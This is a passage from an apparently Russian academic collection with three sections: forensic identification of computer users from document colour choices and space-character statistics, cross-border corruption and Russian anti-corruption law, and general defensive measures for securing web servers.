Несмотря на то, что имеются рекомендации, касательно установления, например, цвета фона форм для ввода и редактирования данных базы данных, разработчик информационного продукта может самостоятельно выбрать соответствующие характеристики, основываясь на собственных цветовых предпочтениях. В связи с этим, на наш взгляд, возможно диагностировать эмоциональное, функциональное состояние, внутренний мир, иные характеристики интерактивного пользователя с помощью широко распространенного теста Люшера. Данный тест также отражает направленность личности на определенный вид деятельности и наиболее устойчивые черты личности.

Некоторые средства текстового редактора Microsoft Word, например, «Цвет выделения текста» предлагает константный набор цветов (аналогично тесту Люшера). Тем не менее, использование цветов ограниченного набора при составлении электронного документа, иного информационного объекта может свидетельствовать о цветовом предпочтении интерактивного пользователя. Но в связи с тем, что данное свойство присуще не одному человеку (любой другой пользователь также вынужден выбирать из константного набора цветов), признак, выраженный качественной стороной (желтый, красный и т.д.), в описанном случае должен рассматриваться как общий признак: «Цветовое оформление электронного документа (иного информационного объекта)». При этом могут быть следующие характеристики данного признака: черно-белое оформление; цветное оформление; комбинированное оформление (в случае сочетания первых двух). Фиксации подлежит цвет шрифта и фона, цвет выделения отдельных фрагментов, а также цвет выделения значимых элементов, количество использованных цветов.¹

Другие средства текстового редактора Microsoft Word, например, «Цвет текста», «Заливка», «Цвет подчеркивания» предлагают более расширенную цветовую палитру, при этом команда «Другие цвета» позволяет задать пользовательский цвет, характеристики которого определяются в большей степени индивидуальными особенностями личности. Следовательно, «пользовательский цвет» может рассматриваться в качестве частного признака. Выражением данного признака являются количественные характеристики двух цветовых моделей RGB и HSL. В первой модели содержатся сведения об измерениях красного, зеленого и синего цветов, синтезирующих исходный цвет, во второй модели представлены сведения об оттенке, насыщенности и яркости цвета.

¹ Демин К.Е. О перспективах исследования электронных документов как объектов судебной экспертизы / К.Е. Демин // Вестник академии экономической безопасности МВД России. – М.: Московский университет МВД России, 2016. – С. 33-37.

Средства, предоставляющие возможность задать «пользовательский цвет», а также определить их количественные характеристики содержатся в приложении Microsoft Access, других приложениях.

В результате использования не только качественных, но и количественных признаков, по мнению Р.С. Белкина, степень детализации классификации повышается, а ее практическая значимость увеличивается.

Такие параметры статистики свойства файлов, подготовленных средствами MS Office, как страницы, абзацы, строки, слова, знаки, знаки и пробелы позволяет вычислить количественные признаки, характеризующие частоту нажатия клавиши пробела.

Вычислив соотношение количества знаков и пробелов к количеству знаков (K1) в экспериментальных электронных документах и разбив их на категории (первая категория – до 1,5 включительно, вторая категория – от 1,5 до 2 включительно, и третья категория – более 2), были получены следующие результаты (см. таблицу 1 и таблицу 2):

Таблица 1.

Соотношение количества знаков и пробелов к количеству знаков (K1) в экспериментальных электронных документах №1

Эксперимент 1				
Вид документа	Всего	Категория		
		1	2	3
Под диктовку	42	27	12	3
Свободный	41	27	10	4

Таблица 2. Соотношение количества знаков и пробелов к количеству знаков (K1) в экспериментальных электронных документах №2

Эксперимент 2				
Вид документа	Всего	Категория		
		1	2	3

Под диктовку	54	39	13	2
Свободный	54	33	14	7

Вычислив соотношение количества пробелов (полученное путем вычитания из количества знаков и пробелов количества знаков) к количеству слов (K2) в экспериментальных электронных документах и разбив их на категории (первая категория – до 1,5 включительно, вторая категория – от 1,5 до 3 включительно, и третья категория – более 3), были получены следующие результаты (см. таблицу 3 и таблицу 4)

Таблица 3.

Соотношение количества пробелов к количеству слов (K2) в экспериментальных электронных документах №1

Эксперимент 1				
Вид документа	Всего	Категория		
		1	2	3
Под диктовку	42	23	5	14
Свободный	41	22	6	13

Таблица 4.

Соотношение количества пробелов к количеству слов (K2) в экспериментальных электронных документах №2

Эксперимент 2				
Вид документа	Всего	Категория		
		1	2	3
Под диктовку	54	30	10	14

диктовку				
Свободн ый	54	27	7	20

Таким образом, анализ статистических сведений позволяет разделить пользователей на соответствующие категории, что может использоваться при проведении идентификационных исследований в качестве одного из общих признаков, а также при диагностическом исследовании: значительный показатель коэффициентов свидетельствует о чрезмерном употреблении при составлении электронного документа клавиши пробела, что может расцениваться как признак низкого уровня владения средствами выделения абзацных отступов и другими средствами соответствующего текстового редактора.

Также следует отметить, что соотношение указанных выше статистических показателей в каждом из составленных в ходе экспериментов электронных документов индивидуально, в том числе при составлении документов под диктовку. Это может учитываться в качестве частного признака при идентификации конкретного файла.

При идентификации пользователя по его клавиатурному почерку в качестве признаков используют временные интервалы между нажатием клавиш на клавиатуре и время их удержания. При этом временные интервалы между нажатием клавиш характеризуют темп работы, а время удержания клавиш характеризует стиль работы с клавиатурой – резкий удар или плавное нажатие.

Исходя из изложенного, можно сделать вывод о том, что при решении диагностических и идентификационных вопросов в отношении интерактивного пользователя при разграничении общих и частных признаков, несмотря на имеющиеся особенности информационных объектов, следует руководствоваться традиционными представлениями о признаках.

Библиографический список

1. Белкин Р.С. Курс криминалистики: Учебное пособие для вузов в 3-х томах. 3-е изд., дополненное. Том 2 / Р.С. Белкин. – М., 2001. – 990 с.
2. Ворона В.А., Костенко В.О. Биометрические технологии идентификации в системах контроля и управления доступом / В.А. Ворона, В.О. Костенко // Computational nanotechnology, 2016. – № 3. – С. 224-241.
3. Грановский Г.Л. Основы трасологии (Общая часть) / Г.Л. Грановский. – М., 1965. – 124 с.
4. Демин К.Е. О перспективах исследования электронных документов как объектов судебной экспертизы / К.Е. Демин // Вестник академии экономической безопасности МВД России. – М.: Московский университет МВД России, 2016. – С. 33-37.
5. Еремина Т.А. Визуальная психодиагностика [Электронный ресурс]: учебное пособие / Еремина Т.А. – Электрон. текстовые данные. – Ростов-на-Дону: Феникс, 2010. – 171 с. – Режим доступа: <http://www.iprbookshop.ru/1136>. – ЭБС «IPRbooks», по паролю.
6. Сурашов Н.Т., Вавилов А.В., Елемес Д.Е. Теория цвета и цветовоспроизведения: Учеб. пособие / Н.Т. Сурашов, А.В. Вавилов, Д.Е. Елемес. – Алматы: КазНТУ, 2014. – 241 с.
7. Шевченко Б.И. Теоретические основы трасологической идентификации в криминалистике / Б.И. Шевченко. – М.: Издательство Московского университета, 1975. – 96 с.

Чаттаев А.Р.

§3.9. Трансграничная коррупция и предпринимательская деятельность.

Рассмотрены вопросы о трансграничной коррупции и предпринимательской деятельности. Сделан вывод, что в российской Федерации, на основе международной практики борьбы с коррупцией разработан целый комплекс мер по противодействию преступности и предупреждению правонарушений в данной сфере.

Ключевые слова: Коррупция, мировое сообщество, международная практика, преступление.

Chattaev A.R.

§3.9. Cross-border corruption and business.

Issues on cross-border corruption and business activities are addressed. It is concluded that in the Russian Federation, on the basis of the international practice of fighting corruption, a whole range of measures have been developed to counter crime and prevent offenses in this area.

Keywords: Corruption, world community, international practice, crime.

Тенденции современного развития мирового сообщества в политическом, экономическом и социальном плане не могли не способствовать возникновению и активному развитию трансграничных форм преступности. Одной из наиболее опасных и сложных форм, представляется трансграничная или как ее еще принято называть транснациональная коррупция. Глубоко засевавшая в подсознании людей масштабность коррупции и использование ее методов для достижения определенных корыстных целей нерадивых чиновников и должностных лиц, охватывает практически все сферы жизнедеятельности. Выделяя коррупционные преступления очень важно отметить, что коррупция проникает не только в сферу государственного управления, но и в экономическую составляющую предпринимательской деятельности. Злоупотребления в корпоративной сфере все больше становятся объектом пристального внимания правоохранительных органов и отдельным

направлением научного исследования и изучения возникшей проблемы¹.

Репецкая А.Л. определяет транснациональную коррупцию как подкуп иностранных должностных лиц с целью получения возможности вести или продолжать экономическую деятельность в какой-либо стране, либо получать какое-либо несоответствующее преимущество, и имеет две сферы основного применения: международное экономическое сотрудничество и транснациональная организованная преступность².

О коррупции в нашем государстве говорят довольно много и часто. Безусловно, эта тема весьма актуальна и по состоянию на сегодняшний день. Для более детального понимания сущности коррупции попробуем разобраться в самой ее сущности и происхождении. Само слово «коррупция» не русского происхождения, а латинского. В дословном переводе оно означает несколько понятий сразу: подкуп; порчу; продажность; моральное разложение.

Большой юридический словарь трактует этот термин более подробно, так, как его принято понимать и определяет коррупцию как опасное явление в обществе государства чаще всего в сфере политики и государственного управления. Такое явление выражается в том, что представители государственной власти стараются умышленно использовать свой служебный статус, чтобы получить какие-то блага в любой форме. В России само понятие «коррупция» не является уголовно-правовым, однако выступает в роли собирательного термина состоящего из множества правонарушений самых разнообразных видов (т.е. и дисциплинарные проступки и уголовно-правовые деяния).

Общепризнано, что коррупция является одним из наиболее опасных форм

¹ Чаттаев А.Р. Коррупционный след экономических преступлений в корпоративной сфере // Евразийский юридический журнал. № 3 (106) 2017. С. 283.

² Репецкая А.Л. Транснациональная коррупция: Понятие и меры борьбы / Владивостокский центр исследования организованной преступности при Юридическом институте ДВГУ (http://crime.vl.ru/docs/konfs/ekat_2.htm дата обращения: 17.04.2017г.)

разложения и деградации общества, которое несет угрозу стабильности мира, безопасного развития общества и существующего правопорядка. Преступления, совершаемые с использованием своего положения, в основном должностного, являются одними из наиболее распространенных, и опасных. Ярким примером и доказательством этого являются различные исследования в этой области. Так в США, злоупотребления служебным положением и коррупция по размеру материального ущерба и по своей общественной опасности превосходят традиционную преступность, а последствия коррупционных преступлений являются более тяжкими, чем последствия от краж, грабежей или разбоев. Современные эксперты утверждают, что любая социальная, политическая или же экономическая система порождают свою собственную модель коррупции, и не существует ни одного государства, в которой бы она так или иначе не существовала. Безусловно можно констатировать о том, что коррупция весьма успешно развивается и приобретает более широкий масштаб распространения в тех странах, где правовое регулирование и нормативная база достаточно скудна, а иногда и вовсе сводится к простым формальностям. Дополняет, конечно же, и слабый, ограниченный потенциал органов управления, а также низкий профессиональный уровень сотрудников правоохранительных органов, что создает особую уязвимость правовой системы в целом.

В российской Федерации, на основе международной практики борьбы с коррупцией разработан целый комплекс мер по противодействию преступности и предупреждению правонарушений в данной сфере. Так, согласно Национальному [плану](#) противодействия коррупции на 2014 - 2015 годы, который утвержден Указом Президента РФ № 226 от 11.04.2014, были определены ряд основных задач противодействия коррупции в России, в число которых входит также реализация требований [ст. 19.28](#) КоАП РФ¹. По этой

¹ Указ Президента РФ от 11.04.2014 № 226 (ред. от 15.07.2015) «О Национальном плане противодействия коррупции на 2014 - 2015 годы» // Собрание законодательства РФ. 14.04.2014. № 15. ст. 1729.

причине и был принят Федеральный [закон](#) от 09.03.2016 « 64-ФЗ «О внесении изменений в Кодекс Российской Федерации об административных правонарушениях».

Как показывает практика предупреждения, и пресечения правонарушений в сфере коррупции, противоправные действия в значительной мере проявляются в среде предпринимательской деятельности, и совершается в интересах юридических лиц. Наиболее часто выявляются правонарушения, связанные с передачей денежных средств за освобождение от административной ответственности, обеспечение победы по итогам участия в конкурсных процедурах (в т.ч. при размещении заказов для муниципальных и государственных нужд), оказание преференций в ходе осуществления и реализации контрольных и разрешительных процедур. Только за последние годы в США были подвергнуты наказанию и оштрафованы ряд крупных корпораций, среди которых Siemens, Daimler AG, Pfizer, Hewlett-Packard и т.д., за подкуп российских чиновников¹.

Вместе с тем, грань между коррупционными правонарушениями и деяниями преступного характера весьма ничтожна, и в процессе искусственно инициируемых корпоративных конфликтов в нашей стране стали часто совершаться так называемые рейдерские захваты, сопровождающиеся различными мошенническими схемами с использованием современных технологий, а также стали активно внедряться криминальные способы передела собственности (подделка передаточных распоряжений, фальсификация документов удостоверяемых нотариально, списание акций с лицевого счета их владельца путем предоставления фальшивых документов о праве на наследство и т.д.). Так, в 2003 г. были похищены 410 акций ОАО «Транснефть» стоимостью около 1,1 миллионов долларов США; в течение 2006-2009 гг. были похищены акции: «Оренбургнефть» (ущерб 4 миллиона рублей), Сбербанк (ущерб 55,3 миллионов рублей), «Газпром» (дважды - ущерб 9,25 миллиардов

¹ Сухаренко А. Трансграничная коррупция // ЭЖ-Юрист. 2016. № 20. С. 1, 11.

рублей и 1 миллион долларов), «Сибнефть» (ныне «Газпромнефть», ущерб 11 миллионов рублей) и это далеко не полный список подобных проявлений. Безусловно, подобные бесцеремонные поступки становятся возможными в силу того, что действия рейдеров зачастую остаются безнаказанными, а причины весьма различны, как было отмечено выше – это несовершенство законодательства, в первую очередь гражданского и уголовного, а также недостаточная, а порой и вовсе неэффективная работа правоохранительных органов и судебной системы.

Говоря о несовершенстве законодательства и неэффективной работе органов власти важно отметить, что борьбе с коррупцией посвящены многочисленные международно-правовые документы, дающие основание утверждать, что в настоящее время на международном уровне существует мощный конвенционный механизм по борьбе с коррупционными преступлениями, что свидетельствует о качественно новом уровне осмысления и готовности мирового сообщества противодействовать подобным опаснейшим преступным деяниям. Одним из последних и достаточно значимых международно-правовых документов в этой сфере является Международная конвенция ООН против коррупции, принятая Генеральной Ассамблеей ООН 31 октября 2003 года. Она имеет исключительно важное значение, поскольку, по сути, совершила прорыв в сфере борьбы с коррупцией: достаточно назвать включение в нее принципиально новых норм о возвращении активов, а также механизмах его осуществления и технической помощи.

Таким образом, ведя борьбу с трансграничностью коррупции Национальный план противодействия коррупции на 2016-2017 годы определил ряд мероприятий направленных на решение основных задач по борьбе с данными видом преступлений, числе которых следует отметить мероприятия по расширению использования механизмов международного сотрудничества с целью выявления, ареста и возвращения из иностранных юрисдикции активов, которые получены в результате совершения преступлений коррупционной

направленности¹. Во исполнение п.п. «б», «в» и «г» п. 3 Плана, на Генеральную прокуратуру совместно с Министерством иностранных дел РФ возложены обязанности по обеспечению участия Российской Федерации в функционировании обзорного механизма Конвенции ООН против коррупции и в деятельности Группы государств против коррупции, а также определении уполномоченного органа по выявлению, аресту и возвращению из иностранных юрисдикции активов, полученных в результате совершения преступлений коррупционной направленности, а также по выявлению принадлежащих гражданам РФ счетов (вкладов), наличных денежных средств и ценностей в иностранных банках, расположенных за пределами РФ, выявлению фактов владения и (или) пользования иностранными финансовыми инструментами гражданами РФ в случаях, предусмотренных федеральными законами².

Определяя международно-правовые механизмы борьбы с трансграничностью коррупции следует в первую очередь отождествлять их с национальными законодательными и нормативными актами, поскольку накопленный международный опыт в борьбе с этим злом, разрушающим национальные устои и основу государственности в целом, и отраженный в международных актах, должен получать зеркальное отражение во внутренних законах стран участниц этих конвенций. Иначе усилия международного сообщества в борьбе с трансграничной коррупцией будут крайне бесполезными и бесплодными.

Библиографический список

1. Репецкая А.Л. Транснациональная коррупция: Понятие и меры борьбы / Владивостокский центр исследования организованной преступности при Юридическом институте ДВГУ (http://crime.vl.ru/docs/konfs/ekat_2.htm дата

¹ Указ Президента РФ от 01.04.2016 № 147 «О Национальном плане противодействия коррупции на 2016 - 2017 годы» / Собрание законодательства РФ. 04.04.2016. № 14. ст. 1985.

² Там же.

обращения: 17.04.2017г.)

2. Сухаренко А. Трансграничная коррупция // ЭЖ-Юрист. 2016. № 20. С. 1, 11.
3. Указ Президента РФ от 11.04.2014 № 226 (ред. от 15.07.2015) «О Национальном плане противодействия коррупции на 2014 - 2015 годы» // Собрание законодательства РФ. 14.04.2014. № 15. ст. 1729.
4. Указ Президента РФ от 01.04.2016 № 147 «О Национальном плане противодействия коррупции на 2016 - 2017 годы» / Собрание законодательства РФ. 04.04.2016. № 14. ст. 1985.
5. Чаттаев А.Р. Коррупционный след экономических преступлений в корпоративной сфере // Евразийский юридический журнал. № 3 (106) 2017. С. 283.

Чикунев И.М.

§3.10. Обеспечение безопасности веб-сайтов в эпоху цифровизации.

Проанализированы наиболее общие способы защиты серверов, которые организации могут использовать для предотвращения атак или их смягчения. Рассмотрена безопасность веб-сервера, так как именно он отвечает за прием и обработку HTTP-запросов от клиентов к веб-сайту. Результатам исследования атак на Web-сайты показали, что работоспособность серверов может быть нарушена даже в результате перегрузки одного или нескольких сервисов. Сделан вывод, что необходимо вкладывать средства в системы защиты наиболее уязвимых мест сети, так как они отвечают за базовые услуги и функционирование миллиардов веб-сайтов по всему миру, в результате превращаясь в хранилище персональных данных посетителей.

Ключевые слова. Обеспечение безопасности, сервер, веб-сайт, информационные технологии, экономика.

Chikunov I.M.

§3.10. Securing websites in the digital age.

Analyzed the most common ways to protect servers that organizations can use to prevent attacks or mitigate them. The security of a web server is considered, since it is he who is responsible for receiving and processing HTTP requests from clients to a website. The results of the study of attacks on Web-sites showed that the health of servers can be impaired even as a result of overloading one or more services. It was concluded that it is necessary to invest in the protection systems of the most vulnerable points of the network, as they are responsible for the basic services and the operation of billions of web sites around the world, as a result of which they turn into a repository of personal data of visitors.

Keywords: Security, server, website, information technology, economy

В настоящее время информационные технологии начинают играть ключевую роль в постиндустриальной экономике. Следовательно, безопасность веб-сайта и сервера – один из наиболее важных элементов информационной

безопасности. В частности, безопасность и защита сайта – задача, с которой рано или поздно встречается владелец ценного ресурса. Вопрос безопасности можно решить, как и на этапе проектирования, так и вернуться к ней в случае возникновения проблем.

Согласно данным проекта Web Application Security Statistics Project, который проанализировал более 12000 веб-приложений, более 13% сайтов могут быть взломаны полностью с помощью обычных тестов. Около 49% веб-приложений содержат уязвимости высокого уровня, которые были найдены в ходе автоматического сканирования. Около 80-96% сайтов, которые предоставили исходные коды и были тщательно проанализированы, оказались с серьезными уязвимостями. Статистика показывает, что безопасности нужно уделять большее внимание. безопасности и большой опыт в реализации сетевых атак на различные типы информационных систем.

Другими словами – основная угроза безопасности сайта – хакерская атака. Основным источником угроз информационной безопасности в веб-приложениях являются внешние нарушители. Внешний нарушитель – лицо, не имеющее доступа к сайту, имеющее высокую квалификацию в вопросах обеспечения сетевой атак, то есть иметь конечную цель, либо по принципу «атакую все подряд», то есть носить бессистемный характер. В первом случае злоумышленник может выявить максимально возможное количество возможных атак и реализовать наиболее успешные, во втором случае обычно используются несколько поверхностных уязвимостей.

К примеру, сейчас множество государственных услуг оказывается через такие сайты как сайт «Государственные Услуги» (gosuslugi.ru), «Официальный сайт мера Москвы» (mos.ru). Можно обеспечить идеальную защиту на сайте, но забыть про сервера на которых они расположены. Рассмотрим виды серверов. На сегодняшний день существуют несколько разновидностей сервера: VDS/VPS, выделенный сервер, сервер, организованный пользователем у себя дома и др.

Выбор между виртуальным сервером, выделенным и домашним зависит от многих критериев: бюджета, задач, которые должен выполнять сервер, уровня стабильности и системных рисков. Уже появляются люди, которые организуют сервер у себя дома. Для относительно простых задач (таких как запуск веб-служб, поддержание простых сайтов-визиток, запуска голосовых служб, openvpn и просто в учебно-познавательных целях) и учитывая дешевающий рубль становится намного выгоднее содержать домашний сервер. В этом случае все риски пользователь принимает на себя, в том числе и организацию защиты сервера. Пользователь сам должен определить оптимальную схему подключения сервера к домашней сети и реализовать необходимые меры по обеспечению безопасности.




Рисунок 1. Уровни безопасности для сервера

Варианты обеспечения безопасности Web-серверов

Можно выделить следующие, наиболее общие способы защиты Web-серверов, которые представлены на рисунке 2




Рисунок 2. способы защиты Web-серверов




Рисунок 3. Модернизация программного обеспечения

Модернизация программного обеспечения/Установка «заплат»(Рис.3)

Это один из наиболее простых, но вместе с тем наиболее эффективных способов уменьшения рисков. Все имеющиеся Web-серверы должны постоянно (иногда ежедневно) проверяться на предмет обновления установленного

программного обеспечения и установления «заплат». (NIST совместно с другими правительственными организациями разрабатывает специальный инструментарий, предназначенный для оценки необходимости обновления ПО и применения «заплат». Подробности можно найти на страничке Департамента компьютерной безопасности NIST по адресу <http://csrc.nist.gov>.)

Требование обновления программного обеспечения вызвано тем, что любое программное обеспечение, установленное на Webсервере, может быть использовано хакером для проникновения в систему. Это операционные системы, программное обеспечение, работающее с сетевыми пакетами или используемое администраторами сети и системы безопасности.

Проверка программного обеспечения должна производиться по следующему алгоритму:

составьте перечень программного обеспечения с указанием номеров версий;

- убедитесь в том, что на вашем сервере установлены последние версии программных продуктов;
- найдите и установите «заплаты» для соответствующих версий программного обеспечения, с учетом прилагающейся поставщиком инструкции. Причем для обеспечения работоспособности системы «заплаты» должны быть установлены в порядке возрастания их номера;
- проверьте, что «заплаты» работают нормально.

Использование узкоспециализированных серверов: Обеспечение безопасности информации требует выделения отдельного ресурса (компьютер) под каждую задачу. В противном случае ошибка в системе безопасности может нарушить работу сразу нескольких сервисов. Например, не желательно размещать сервер электронной почты, Web-сервер и сервер баз данных на одном и том же компьютере. Однако каждый новый сервер должен быть оснащен системой защиты, иначе он может стать легкой мишенью для хакера.

Удаление лишних приложений: Все привилегированное программное обеспечение, не обязательное для Web-сервера, должно быть удалено. Под привилегированным программным обеспечением в данном случае понимается ПО, работающее с сетевыми пакетами или запускающееся с правами администратора. Некоторые операционные системы запускают привилегированные программы по умолчанию, а администраторы часто просто не знают об их существовании. Между тем, каждая такая программа может быть использована хакером для атаки на Web-сервер. В ряде случаев для повышения уровня безопасности администраторы удаляют все программное обеспечение (а не только привилегированное), которое не используется для обеспечения работоспособности Web-сервера.

Внешний Firewall: Установка межсетевого экрана между корпоративной (внутренней) сетью и Web-серверами общего доступа позволяет предотвратить проникновение «левых» пакетов в сеть организации: если злоумышленник проникает на внешний Web-сервер, то попасть в корпоративную сеть организации через firewall ему будет затруднительно. Если же Web-сервер находится внутри корпоративной сети, то хакер, проникнув на него, может, используя захваченный ресурс в качестве плацдарма, нарушить работоспособность всей сети и получить полный контроль над ней.

Удаленное администрирование: Поскольку управлять сервером с физической консоли зачастую не слишком удобно, системные администраторы устанавливают на Web-серверы программное обеспечение, позволяющее осуществлять удаленное администрирование. С точки зрения обеспечения безопасности подобная практика может привести к серьезным проблемам.

В тех случаях, когда удаленное администрирование неизбежно, его необходимо сопровождать следующими действиями:

- шифровать трафик удаленного администрирования (чтобы злоумышленник не смог перехватить управление трафиком сети, получить пароли или внедрить «вредные» команды);

- использовать фильтрацию пакетов (см. описание ниже) при удаленном администрировании из предназначенной для этого конфигурации хоста;
- поддерживать для этой конфигурации более высокий уровень безопасности;
- не использовать фильтрацию пакетов вместо шифрования, так как хакеры могут сфабриковать IP-адреса (посылать сообщения, маскируя свой IP-адрес другим значением).

Ограничение использования скриптов: Большинство сайтов содержат скрипты (маленькие программы), которые запускаются при переходе на особую страницу. Хакер может использовать эти скрипты (при помощи обнаруженных изъянов в коде) для проникновения на сайт. Для обнаружения таких дыр ему вовсе не обязательно знать исходный код, поэтому скрипты необходимо тщательно проверить, прежде чем они будут выложены на сайт. Скрипты не должны запускать случайные команды или посторонние (опасные) программы, позволять пользователям выполнение определенных узкоспециализированных задач, а также ограничивать количество параметров входящего потока. Последнее необходимо для предотвращения атак на переполнение буфера. (При атаках такого рода злоумышленник пытается принудить систему к запуску программы арбитража с целью получения дополнительной информации.) Наконец, скрипты не должны обладать правами администратора.

Маршрутизаторы с фильтрацией пакетов: Маршрутизаторы устанавливаются для того, чтобы отделить Webсерверы от остальной части сети. Этот шаг поможет предотвратить многие атаки, не допуская проникновения «чужих» (не правильных) пакетов. Обычно маршрутизаторы удаляют все пакеты, которые не идут на Web-сервер (например, на порт 80) или к портам, используемым при удаленном администрировании.

Для повышения степени безопасности можно составить перечень пакетов,

подлежащих пропуску. Таким образом, хакеру останется еще меньше возможностей для проникновения в сеть.

Маршрутизатор с функцией фильтрации пакетов будет более эффективен для предотвращения атак при условии удаления с сервера всего ненужного программного обеспечения (злоумышленник не сможет запросить нестандартный сервис). Однако следует иметь в виду, что применение пакетной фильтрации снижает пропускную способность маршрутизатора и увеличивает риск потери «правильных» пакетов.

Обучение персонала: Часто хакеры проникают в систему из-за того, что администраторы сети не владеют знаниями в области обеспечения безопасности или пренебрегают вопросами защиты. Поэтому занимающим эту должность сотрудникам следует постоянно совершенствоваться, изучая системы безопасности сети и используя полученные знания на практике. Несколько отличных книг и учебных семинаров также помогут вашим администраторам.

Разделение привилегий: Независимо от серьезности мер, предпринятых для обеспечения безопасности Web-сервера, вероятность проникновения тем не менее полностью исключить нельзя. Что ж, если это все-таки произошло, важно минимизировать последствия атаки.

